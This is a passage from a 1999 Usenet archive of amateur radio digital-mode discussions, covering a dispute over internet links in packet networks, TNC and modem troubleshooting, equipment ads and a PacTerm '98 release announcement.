>If you are using digital for making "official" DXCC or contest contacts, I
>doubt anyone would support use of non-radio means. But DXCC and contesting
>are different from traffic handling. Traffic handlers have used non-radio
>means for years, before a digital network was even conceived of.

You know as well as I that NTS traffic handling is used to allow use of Ham Radio resources by non-hams, in much the same way MARS is set up with phone patches. The Ham Digital Network is not set up for communication by non-hams... It's a network by and for Hams.You also know that both NTS traffic handlers and MARS ops have always been a credit to the hobby. Non-Ham means are used, yes, but only to bridge the final gap to/from the non-ham participant. The great bulk of the communication is done by Ham Radio, leaving a minor non-Ham component. To suggest otherwise would be both untrue and a great insult to some of Amateur Radio's finest Hams.

Your casual contrast between those great Hams and the "LandLine Lid" element that is primarily responsible for the downturn of the US packet net simply does not hold water, and points out your anti-digital radio bias in this matter.
"LandLine Lids have purposefully "routed around" the efforts of Hams to communicate by radio, depriving them of traffic which you and I both know is intended to be moved via Amateur Radio. The Hams are edged out by the "LandLine Lids", and you should be ashamed of yourself for defending the practice. I'm surprised that the ARRL is interested in a person who expresses the opinions you do. The ARRL is FOR Ham Radio, right? Why aren't you?

>
>>I do not see the efforts of hams to communicate by digital means to be
>>somehow "less Ham Radio" as you appear to. Why is it that you can
>understand
>>why Hams use Radio to communicate for voice and CW, but not for digital
>>stuff? I think I smell a bit of prejudice and discrimination here.
>
>Darned if I can see anything that Hans said that indicates he believes that
>digital is "less Ham Radio." Aren't strawmen nice? They're so easy to knock
>down!

No strawman was presented. Or knocked down.

>
>>So maybe you do not care for the digital stuff, and see it as less
>important
>>to Hams? That's fine, but keep in mind that what happens to digital hams
>>happens to all others as well. You cannot separate the two. - Spectrum
lost
>>from lack of use is gone. Period. Think it through.
>
>
>Think this through: If we insist that only "pure" all-RF digital networks
be
>used -- networks that are certain to be less capable than hybrid
networks --

Ham Radio is just not good enough for you, huh? Your insistence upon "less capable" Ham networks is strictly in your own mind. Radio does different things than the telephone, OM, and quite often does those things better. One of these is emergency communications when the commercial carriers and Internet access is either dead, or pre-empted by the authorities.

Are you really a Ham? Do I REALLY have to explain to you why Hams use Ham Radio?

>all but the fanatical few (you and Hank :-) will abandon the digital
>networks altogether.

Horse-Hockey. It appears that you have absolutely no knowlege of the Ham Radio Digital Net, and it's state not only here in the US, but in other parts of the world. -- I'll give you a little clue, though . In the places where Non-Ham means of communication are not allowed within Ham Radio Digital networks, those networks have advanced and grown while the unprotected nets such as we have the the US have regressed. This regression is directly attributable to the introduction and final saturation of the US digital net with Non-Ham means of communication which had no business being there in the first place.

That's right - Where Hams have used Radio to communicate they have learned how to do it better, and where they have given up on Ham Radio and cheated by using the Internet and "pretending" it is Ham Radio, the Ham Digital Network has regressed and shrank instead of advancing and growing. Building

a "virtual ham radio network" on the Internet has turned out to be a classic case of self-destructive short-sightedness. I thought everybody knew that.

>Then there will be *less* use of spectrum by digital
>stations, not more. And if/when we need to build an ad hoc network of
>digital stations to pass emergency traffic, practically nobody will be
>equipped to do so.

Sorry OM, but defeatism and lack of faith in your fellow Hams just won't cut it. I've heard your kind of negativity a million times, always from apologists for "Radioless Ham Radio". Again, I'll say that you really should be ashamed of yourself for listening to and parroting such negativity.

To see what Ham can do digitally with Radio, look into the FlexNet network in Europe. Conditions there are different, but not THAT different. You need to either develop a faith in the intelligence and ability of your fellow Hams and comprehend that RADIO is the central factor here, or if you can't perhaps you should move on to another hobby. If you have no particular disire to see what can be done with Radio, maybe you're in the wrong place. We need fighters, not quitters in Amateur Radio today.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

32. Re: Software for AEA PK900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: mike.luther@ziplog.com
Message-ID: <76ma0gbdq1@remarQ.com>
Source record: 20526

In <41rj2.4222$Uv.535@news.rdc1.va.home.com>, "David Whitehurst" <zhahadum@home.com> writes:
>Does anyone know where I can get a copy of the/some software to run the AEA
>pk900??? I have a friend who purchased one from an estate sale , but the
>computer was not sold to him with the software to run it. He is in desperate
>need of the software.
>tnx! David N4ZGT
>PS, if not the actual software, could a kind soul point out a good
>website/link that *might*
>have it? tnx again.
>
>Long live A010!

Public Domain software that will run the AEA PK900 was written by an HB9 a while back.

Look for PHS-750 and THS-750 or 850. They are a DOS version and the THS version is a native OS/2 version that will drive the AEA 900 as well as other AEA boxes. Not everything the AEA 900 can do is enabled, but the THS-850 has been running my AEA-900 for YEARS under OS/2 with not a failure yet...

He has also written PD code in the same general motife for the DRSI..

Once I got an app that would run the AEA line in native OS/2, all my multi-tasking problems vanished. With SIO for the DOS-VDM sides of the house, the system has never HAD to be rebooted for a couple years now!

And that's with all four COM ports alive and working at once in different applications simultaneously...

You can also run the AEA PWINN PakRatt program for WIN 3.1 in an OS/2 DOS-VDM session for the AEA 900 as well as the PK-98 or the PK-88. It also will run mindlessluy forever un-molested, but you will have to, in my experience, also get Ray Gwinn's SIO involved here too with OS/2 and also learn about TAME320, OSTSR and other poll damping programs..

The DOS-VDM sessions, to my experience, as WIN 3.1 operations under OS/2 as well as all other COM apps, require the use of the TAME320 or later polling program task buster program to steady them out. Even with TAME320, OSTSR and SIO running, a full screen session in the DOS-VDM world will max out the CPU...

In a windowed session with these boxes, you still, in WIN 3.1, face at least a 50% load on the CPU from the PakRatt program..

You may not think much about that, until you find out like I've found out, that the F0 Bug in all Classic Pentium chips is a *VERY* real problem for us where a multi-tasking system is in use. Any app that lets a Classic Pentium, which includes all the MMX group in that class, max out the CPU will leave you locked at sometime! The Pentium PRO and the Pentium II, along with the AMD chips, to my knowledge and so said by others, are not involved in this curious F0 Bug deal. Yep, to my knowledge ALL Classic Pentiums at EVERY speed are flawed with this rather unique and rather minor curious bug...

We've seen countless lockups from it and maxed CPU apps, until we discovered what it was...

Your Mileage May Vary .... YMMV ..

//----------------------------
Mike.Luther@ziplog.com
Mike.Luther@f3000.n117.z1.fidonet.org

33. Re: AFSK generators and PACTOR II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <368EB561.696C9551@erols.com>
Source record: 20527

Pactor II and Clover are multi-tone signals so you MUST use LSB or USB. The PTC-II does have capabilities of direct FSK keying for the other modes. USB/LSB works every bit as good as FSK so long as your signal is clean and not overdriven. Many rigs will not permit the selection of narrow CW filters while in USB/LSB and that can be a problem in receive.

chipa@my-dejanews.com wrote:

> Inasmuch as the 'FSK' mode in some radios (TS450/TS850/IC706, etc.) use an
> internal 'AFSK _generator_", can this mode be used with PACTOR II, or must you
> still use audio in the USB/LSB mode?
>
> Chip, K7LR
> chipa@eskimo.com
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

34. WTD. HAL ST-6000

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Doug Welborn <K4FI@compuserve.com>
Message-ID: <368EC40E.3F18CB18@compuserve.com>
Source record: 20528

Wanted HAL ST-6000 RTTY decoder. Must be in good condition. Please
E-Mail
K4FI@compuserve.com. Thanks Doug, K4FI

35. DTMF Decoding w/Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: "Michael W. Dunham" <kb9mlh@amsat.org>
Message-ID: <368ECFD5.81C472A2@amsat.org>
Source record: 20529

Does anyone know of any source code in C or Basic that I can get a hold
of which decodes DTMF tones through a Soundblaster.

Please respond to kb9mlh@amsat.org

36. Re: How to make a wireless ethernet link?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <GpAj2.627$lz1.1354701@news.goodnet.com>
Source record: 20530

I think he wants actual use, not experimenting.

Gunn diodes in waveguide cavities are crap, and the most
useful thing they can do is raise revenue for your local Sheriff.

>The N6GN design has been reproduced and shown to work. But it is
>an amateur radio design, i.e. the fun is in the experiment not in the
>actual use.
>
>Rob

37. Mustek Digital Camera w/ AC Adaptor FOR SALE! Great Value!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Ken Dignan <kjdig@mediaone.net>
Message-ID: <RcBj2.345$Ge3.2245055@news.itd.umich.edu>
Source record: 20531
Cross-posted to: alt.digital,alt.radio.digital,alt.video.digital-tv,fj.comp.dev.digital-camera,rec.photo.digital,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Check out this great deal! I have listed it on EBAY for only 3 days. Don't miss out on this great value!

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=53222155

38. Baycom Modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Neill <neill@neillovenden.freeserve.co.uk>
Message-ID: <76o4hbama1@news5.svr.pol.co.uk>
Source record: 20532

Recently got a baycom Modem. Having problems connecting to anyone! Rig is an Alinco DJ-G5. Audio is going out (overmodulated?) and I can hear audio going into the baycom, but nothing is being decoded on the screen. Tried Winpack (using BPQ), WinTNC, and SCC. Fellow Amateur lives about 4 miles away, couldn't connect even when both using 40w!

Any ideas anyone?

39. Wanted APRS MAP UK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Andy Pritchard <apritch@lineone.net>
Message-ID: <juOj2.123$HO3.73@news-reader.bt.net>
Source record: 20342

Hi All

Has anybody compiled a map for the uk, to use with WinAPRS 217 ?

Andy, G7OCW

40. FSK and MFJ1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: mjirvine@nbnet.nb.ca
Message-ID: <368fc747.23765387@news.nbnet.nb.ca>
Source record: 20343

I have hooked up an MFJ1278 to my Kenwood TS-850, to us e on RTTY
When I use LSB, Everyone tells me to use FSK mode, however when I try
FSK connections and try to transmit I get a steady tone going out.

Can anyone out there help or point me in the right direction

I don't think I'm the first one to try this.

Thanks

Jim VE9WH

41. FS: DX398 Shortwave

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: rickw999@aol.com
Message-ID: <19990103151838.08433.00005811@ng-fu1.aol.com>
Source record: 20344

About a year old. Used very casually. Excellent condition. In box with case and adapter.
$150 includes shipping.
Rick

42. FS: DX440 Shortwave Reciever

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: rickw999@aol.com
Message-ID: <19990103152548.08425.00006019@ng-fu1.aol.com>
Source record: 20345

Excellent Condition. All band reciever. Also known as the Sangean ATS-803A.
Medium size. Gets good mileage on six D batteries. Sounds better than a Sony
2010. Performs as well as the DX398 /ATS909.
$75 includes shipping.
Rick

43. FS: Kantronics KPC-9612

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: 123rnelson@farmtel.com
Message-ID: <368fd4e0.16994693@news.mwci.net>
Source record: 20346

Used in my shack until local packet activity died.

$ 175.00 OBO

Remove the 123 for replies.

Randy, WB0VHB

44. FS: DRSI DPK-9600 TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: 123rnelson@farmtel.com
Message-ID: <368fd59a.17180231@news.mwci.net>
Source record: 20347

Used as a crossband packet node.

Make a resonable offer.

Remove the 123 for replies.

Randy, WB0VHB

45. Re: FSK and MFJ1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <368FDC51.A2DF7702@NOSPAMworldnet.att.net>
Source record: 20348

There should be no problem using AFSK in LSB mode, as long as you make sure that you don't overdrive the transmitter. Just set the ALC reading as low as possible while still retaining full power out, and you should be OK.

Many like to use FSK so as to not have to worry about the above, but it is not mandatory by any means. If you want to use FSK you will need to connect the appropriate FSK output from your TNC to the FSK input on your rig (not all radios permit FSK input but the TS-850 probably does). Right now you do not have these connected, so your transmitter is in a constant mark (low tone) condition. That won't change until you hook something up to the FSK input...

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address to send a personal reply. I apologize for the inconvenience.)

mjirvine@nbnet.nb.ca wrote:
>
> I have hooked up an MFJ1278 to my Kenwood TS-850, to us e on RTTY
> When I use LSB, Everyone tells me to use FSK mode, however when I try
> FSK connections and try to transmit I get a steady tone going out.
>
> Can anyone out there help or point me in the right direction
>
> I don't think I'm the first one to try this.
>
> Thanks
>
> Jim VE9WH

--

46. Re: FSK and MFJ1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36901953.B8D490B8@erols.com>
Source record: 20349

I believe it would be safer to set the mike gain so that there is no ALC action *even* if this results in less than full power output. Many rigs won't take continuous duty (i.e. RTTY) with full power output anyway.

> Just set the ALC reading as low as possible while still retaining full
> power out, and you should be OK.

47. PC-Packratt-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Lester Ostrick <kbtgw@spec.net>
Message-ID: <36904818.8D47A714@spec.net>
Source record: 20350

Hi, Name is Les K2TGW

My copy of PC-Pakratt-88 has become corrupted and I did not make a
"backup" copy.

This program came with my PCB-88 Data Controller Board.

I will reinburse for the cost of getting me a copy.

Please contact via this "forum", E-Mail k2tgw@spec.net or Packet
K2TGW@NY2S or Telephone 516-295-0696.

Tnx.

73, Les K2TGW

48. Re: Packet Hackers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: brianburke@my-dejanews.com
Message-ID: <76mf32kko1@nnrp1.dejanews.com>
Source record: 20533
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,rec.radio.amateur.policy

In article <368e9833.0@news.ic.net>,
pcr@ten.ci (phil reed {domain actually ic.net - reversed for anti-spam})
wrote:
> In article <76lfq7$jve@beast.connix.com>, jbloom@arrl.org says...
> >
> >Charles Brabham wrote in message <76l9st$2fv@enews1.newsguy.com>...
> {snip}
> >>telephone to get though last few contacts needed to score well in a contest
> >>or to recieve a DX award certificate would certainly make the ham involved
> >>"more capable", so why not? Hmmm?
> >
> >
> >If you are using digital for making "official" DXCC or contest contacts, I
> >doubt anyone would support use of non-radio means. But DXCC and contesting
> >are different from traffic handling. Traffic handlers have used non-radio
> >means for years, before a digital network was even conceived of.
>
> I've heard of a number of examples, notably in county-hunting, where a county
> hunter was called on the phone and told to get on his radio because a rare
> county had just popped up. Is this sufficient to invalidate the
county-hunter's
> award?
>
> --
> ...phil
> Copyright, Phillip C. Reed, 1998.
> Naughty words: eWorks! OT7 AOL bomb Green Card hack phreak breast sex
> PGP fingerprint = C5 41 B5 9E B4 56 0C C3 26 FC B9 ED BC D7 CA 8B
>
>

It couldn't be any worse than an eme sked where you know all the information
to be passed in advance.

Brian/N0iMD

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

49. EPROM Image for MFJ1270B Needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: wildbob@usit.net
Message-ID: <368ef58f.19639931@news.usit.net>
Source record: 20534

A friend of mine gave me a 1270B TNC that was used as a packet node. The EPROM has been changed and I need to put it back to the original one. If someone could supply me with a .hex or .bin dump of the EPROM image, I can make a new one. Attaching it in an email or where I can download it off the net would be appreciated.

Thanks,
Bob KB4UG

50. Re: packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Tom@astro.net
Message-ID: <76mmla$6s1$2@remarQ.com>
Source record: 20535

In article <F4y7DG.51n@freenet.buffalo.edu>, ci960@freenet.buffalo.edu (John Dilivio) wrote:
>
>hello iam k2cf live in wny would to know again how to get to packet
>club meetings now have a station but having hard time setting it up
>when and where and when meetings are held. tks fellow packet hams.

Just hop on your local repeater and ask! There's bound to be someone that can and will help you.

73,
Tom

51. Re: EPROM Image for MFJ1270B Needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn78tts8.12k.nielsen@bob.localnet>
Source record: 20536

On Sun, 03 Jan 1999 01:52:19 GMT, Bob Gass <wildbob@usit.net> wrote:
>A friend of mine gave me a 1270B TNC that was used as a packet node.
>The EPROM has been changed and I need to put it back to the original
>one. If someone could supply me with a .hex or .bin dump of the EPROM
>image, I can make a new one. Attaching it in an email or where I can
>download it off the net would be appreciated.
>
>Thanks,
>Bob KB4UG

ftp://ftp.tapr.org/software_lib/tnc/eproms.exe

This is a self-extracting file with images for TAPR 1.1.8a (the one you
probably want), KISS and state machine eproms.

Bob, w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

52. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: stephane.riviere@wanadoo.fr
Message-ID: <368f3cda.62630875@news.wanadoo.fr>
Source record: 20537

About dual...

> http://minnie.cs.adfa.oz.au/Dual/section3_6.html
>
>Basically it is a UI protocol with no FEC... A quote:
>"Error recovery is a function of upper-layer protocols, like TCP. "
>That's a good plan for a piece of wire, but not radio.

Don't be confused with two different error correction types.

The Dual designers are right , you're right too !

The dual authors talk about high-level error recovery (high level,
logical link, end to end).

You talk about FEC (baseband, radio link, node to node).

73 de F1USA, Stephane (Oleron Island)

53. Re: Software for AEA PK900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Walt Profota <profota@mailbox.bellatlantic.net>
Message-ID: <368F5463.5980@mailbox.bellatlantic.net>
Source record: 20538

David Whitehurst wrote:
>
> Does anyone know where I can get a copy of the/some software to run the AEA
> pk900??? I have a friend who purchased one from an estate sale , but the
> computer was not sold to him with the software to run it. He is in desperate
> need of the software.
> tnx! David N4ZGT
> PS, if not the actual software, could a kind soul point out a good
> website/link that *might*
> have it? tnx again.
>
> Long live A010!
Hi Dave
Try XPwin,it dosen't get any better for the PK900
http://www.goodnet.com/~gjohnson/
Good luck
Walt N3JPR

54. FS: Cabinet for PK-232MBX (new)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: "Daniel J. Radcliffe" <kf9bp@execpc.com>
Message-ID: <76nsvq$jis@newsops.execpc.com>
Source record: 20539

I have a new cabinet for the PK-232

Make an offer, I don't need it.

Dan Radcliffe KF9BP

55. Multimode-decoder via SB ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Torbj&#65533;rn <scanman@online.no>
Message-ID: <76o11d$kq3$1@readme.online.no>
Source record: 20540

Since both MAC and Atari is provided with suitable sw for theese
purposes, i wonder when PC will have programs for 100% decoding
of both Baudot, Sitor, Pactor, FEC, Amtor, etc with use of the standard
soundblaster and microphone input.

Not nescessary shareware, commercial prices up to 100+ us$!
I've searched for long times on the net with little or no luck at all.
RITTY, BTL, Hamcomm, Radioraft, is not what i want, allthough
Radioraft works ok with clear strong signals, but is slow in syncronizing to
fading in signal levels...

Of course, it must be 100% win95-compatible...

Modes required :

Baudot/ITA2
Sitor-A
Sitor-B
Amtor
Pactor
ARQ-E, ARQ-M, ARQ-N
TWINPLEX
FEC-systems
CIS-systems.
AUTOSPEC-

56. Re: KPC-3 v. KPC-3 plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-03 00:00:00 UTC
From: Jim Copanos <n0ftc@evergreen.net>
Message-ID: <76o6lv$169$1@remarQ.com>
Source record: 20541
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I have and am using both. The + has a couple analog to digital control
lines where you can remotely read temps, voltages etc., the reason I bought
the +. They also added a couple commands, as usual, that I don't use. I
doubt you can upgrade a non + to a + but check out Kantronics web page.
Jim
N0FTC

NSacon wrote in message <01be3698$d45016e0$5aaeded1@default>...
>What's the difference between the KPC-3 and the -3 plus? When was the KPC-3
>upgraded to a 3+? Can a 3 be upgraded to a 3+?
>
>73 de
>Neal KK7PA

57. DX440 is sold!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: rickw999@aol.com
Message-ID: <19990103222850.29886.00008670@ng-ft1.aol.com>
Source record: 20351

It is gone

58. HELP: FT990 with PK232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: kenn2sqw@aol.com
Message-ID: <19990103225501.29792.00008550@ng-ft1.aol.com>
Source record: 20352

I have a PK232 which I use with my FT990. I currently have it connected to my external speaker for receive audio, and the mic connector on the front panel for keying and transmit audio. Does anyone have the connection info to let me directly connect it to the RTTY jack on the back panel of the radio? I seem to recall trying this some years ago, but without any success. All help is appreciated.
KenN2SQW@AOL.COM

Thanks and 73,
Ken

59. re: BAYCOM HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: Dave <davev@ccnn.net>
Message-ID: <36909B87.2CBF@ccnn.net>
Source record: 20353

i set this to a friend who uses baycom,here is his response:

Subject:
Re: baycom help needed
Date:
Mon, 4 Jan 1999 00:13:30 -0800
From:
n2wut@juno.com
To:
davev@ccnn.net

OK NOW
1 AT BAYCOM TNC ARE YOU USING?
2 YOUR COMPUTER TYPE SPEED?
3 ON THE TNC THERE IS A SMALL POT TO SET DEVIATION
DOWN.
4 DO YOU HAVE THE TNC SETTING FOR PACKIT WITH
THE BPMODE.EXE SETTING NO. 1

WILLIAM F BUSCH (N2UWT)
BOARD OF DIRECTOR
WEATHER EMERGENCY AND
SERVICE TEAMS FOR
NORTH AMERICA

You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com/getjuno.html
or call Juno at (800) 654-JUNO [654-5866]

60. DIGITAL DATA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <76qdi4$790$1@news.inc.net>
Source record: 20354

I just received my interface,now i need to try it.I am looking for any freq's.in wisconsin to try it out on,MDT,ACARS,MOBITEX,OR WHATEVER.
EAGLE@EZ-NET.COM

61. Re: Refreshed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: john.ackermann@daytonOH.ncr.com
Message-ID: <Oa$zBdAO#GA.161@rpc1285.daytonoh.ncr.com>
Source record: 20355

In article <368c3adc.25799769@news.atl.bellsouth.net>, ke4zv@bellsouth.net (Gary Coffman) wrote:

>That "namby pamby" PC will survive a lot more than you might
>imagine. We've been using PCs as switches on unconditioned
>high sites for 13 years, the only problem we've had with drives
>is that they eventually wear out their bearings from running
>24x7. So every couple of years or so we venture up the mountain
>to replace the HD.
>
>But you don't have to use a drive at all unless you want to. Just
>burn your code into ROM and plug the ROMs in place of the
>BIOS ROMs. It'll boot up running your program that way. PC
>motherboards are the defacto standard custom embedded
>controller these days. They're cheap, extremely widely available,
>development tools are also cheap and widely available, and there
>is plenty of horsepower for whatever task you might need done.

Hope I'm not giving away any secrets, but TAPR is shortly going to be introducing a widget that will interface a Flash Memory card to an IDE controller. You will be able to boot from the memory card and use it just like an 8MB (or whatever) disk. The idea is to use it for diskless switches running Linux or whatever at remote sites. Bye bye, moving parts!

Not sure when it will be available, or what the price will be, but the beta units on their way.

John N8UR
jra@febo.com
http://www.febo.com

62. WTB: Capture card for Pasokon SSTV board

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: davidj@salsgiver.com
Message-ID: <369100f6.3545528@news.supernews.com>
Source record: 20356

I am looking for a capture board that will work with the Pasokon SSTV
board. If you have any info or have a board for sale, please email
with info and/or price. All emails will be answered.

Thanks,

Dave
http:\\www.salsgiver.com/people/davidj

63. FS: PK-232 upgraded to PK-232MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: w9vhe@hsonline.net
Message-ID: <369125c1.617614793@news.hsonline.net>
Source record: 20357

Upgraded to MBX package which gave mailbox, pactor I, works great on
packet, used it this weekend on the rtty contest (my apologies to
those putting up with it). Both ports work. Have PCPackratt for DOS
with it. 1 original cable, new manual covering updated stuff.
$150.00 OBO

emails if interested to : w9vhe@hsonline.net

64. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: Hank Oredson <hank_oredson@mentorg.com>
Message-ID: <3691342F.12E5C423@mentorg.com>
Source record: 20358

Charles Brabham wrote:

> w0rli@my-dejanews.com wrote in message <75rgmlau1@nnrp1.dejanews.com>...
>
> >
> >The place to start, I think, is to create a version of NOS that does all
> >the "BBS stuff needed for transport" correctly, but does not have a
> >"user mode" or "user interface". Have that pretty much working, and can
> >use Netscape or Outlook Express or whatever as mail/news clients. smtp
> >and nntp working fine for transport of AX.25 messages and bulletins between
> >AX.25 BBS systems. A good deal of work left to do of course, but as proof
> >of concept it is pretty much working.
> >
> >The next step, involving http and the "webizing" of things will need
> >better transport than we have available over radio at this time, at
> >least in most areas of the country and for sure over long hauls.
>
> Given that there is no really suitable substitute for "better transport", I
> believe that we can still utilize http in a limited fashion right away. The
> limitations we would then be facing would possibly hasten the development of
> better transport, but only if some basic level of "usability" is there in
> the first place. If it's too limited, nobody will be interested in using or
> improving it.

The issue is always "better transport" ... i.e. faster.
1200 is too slow to be interesting, 9600 is right on the margin.
I've had my web server visible from the radio network for something
like 4 years now, and it has seen little use because of speed.

>
> A while back, I thought of my early experiences with PRODIGY, which was
> around long before the Internet was easy to access. - In those days, a 9.6kb
> telephone modem was "fast" and PRODIGY got around this, in part, by storing
> a set of often-used graphics in the user's hard-drive, along with the
> PRODIGY software. Occasional updates would be uploaded to users to freshen
> up the 'look".
>
> So why not create a list of good graphic filename/functions for use in this
> way with html/packetradio ?

This has been done.

> Rather than try to standardize particular graphic files and distribute them,
> standardize the idea that for ham/html, the filename "arrl.gif" and the
> function of displaying an ARRL logo would be associated with each other.
> Then anybody could put a small gif of an ARRL logo in thier HD, name it

> "arrl.gif", and hams anywhere could then count on calling that internal
> graphic in thier html code. This is what I mean when I mention
> "filename/function" pairs. I think that if we standardize a set of these, we
> can start using at least a small set of graphics without having to
> constantly be sending them over the air.

Your browser cache will take care of this for you: things only need to be
transported once (unless they change).

> I demonstrated the deal I'm talking about on my web page a while back. It
> works fine, but of course is not nearly as good as having better transport
> so that the constant transmission of graphic files would not be such an
> issue. - But right now it is an issue. Maybe this will help get things
> started.
>
> I go into more detail in the article "Packet Radio and HTML" on my web-page,
> if you are interested in more detail. Just push the "Articles" button and go
> from there. In the article, you'll be given a opportunity to see a graphic
> file residing in YOUR hard-drive appear on MY web-page. - But only if you
> want it to.
>
> Hey, do any other web-pages do that, I wonder? You could have some real fun
> with that, come to think of it...

Web stuff is pretty easy. If you could access my home page over ham radio,
you would get some pictures, some background music (random choices
from a program you create using the web page), etc. etc. It's all pretty simple

if you have the right tools: a good web server, good middleware, and some
good web authoring tools. But all the interesting stuff takes bandwidth.
There is an nntp server with the usual BBS bulletins, smtp, ftp, pop, whatever.

So once I get some 56k network in place, perhaps some hams will find all
this stuff useful. At 1200 it sure isn't, and at 9600 it is just barely usable.

>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

65. PacTerm '98 Final Release 1.2 announced

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#WWGxGDO#GA.286@upnetnews02.moswest.msn.net>
Source record: 20359

Lawrence , Kansas and Muscle Shoals, Alabama. January 4, 1999:

Kantronics and Creative Services Software announce PacTerm ®98, release 1.2 will be available February 1, 1999. This upgrade to the best selling program takes advantage of the new features in Windows 95. Windows 98, Windows NT; supports the forthcoming Windows 2000, and integrates these features with the 'Host Mode' of the Kantronics wireless modems (TNC®s).

PacTerm 98 requires Windows 95, Windows 98 or Windows NT with 8 meg of ram and 6 megabytes of free hard drive space. The program supports Com1 through Com35 and has 'point and click' commands for the VHF or HF modes that the Kantronics TNCs support. The program is written in robust C++, using the Microsoft Foundation Class Library.

A preview version of PacTerm ®98 release 1.2 has been in use since December, 1998 . The installed base of users that purchased the Preview version and previous release versions will be able to upgrade to the 1.2 release version at no additional charge.

A suggested retail price of $79.95 will be offered to the amateur radio community for PacTerm 98, Release 1.2. Purchase can be made through Kantronics. The program also offers a demo mode which, while limited in functionality, will be free. Demo mode for packet only will allow single port, multi-stream packet operation for the Kantronics TNC line. Purchase of the full featured version will include free upgrades to all updates up to version 2.0; hence users need not have to worry about upgrade costs and fixes with a version 1.x product.

The program is now available for downloading from the web at two addresses. http://www.cssincorp.com/pacterm and http://www.kantronics.com.

PacTerm ®98 release 1.2 for Windows 95, Windows 98 and Windows NT host mode terminal program for the Kantronics® TNC®s takes advantage of the true multitasking capabilities of Windows 95, Windows 98 and Windows NT and uses standard Windows commands for ease of use. From CW to HF packet, from single- to dual-port TNCs, it's now more fun to use the digital modes of amateur radio. Capabilities include:

G-TOR® and G-TOR monitoring
Multi-stream, multi-port support
Stream selection with a click of the mouse
Text and binary file transfers
User defined colors and fonts for received, transmitted and command text
Separate window for non-packet HF modes, from CW through NavTex
Multiple monitor windows (including network traffic window)
File level compatibility with the Microsoft Office suite of products

Mini logging program using Microsoft Access database compatibility
Embedded ANSI in Pactor mode
Connection address bar
Support for CDROM based Callbooks (Sams, QRZ, Buckmaster, Flying Horse)

Kantronics's web address is http://www.kantronics.com
Creative Services Software is at http://www.cssincorp.com.
Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation.

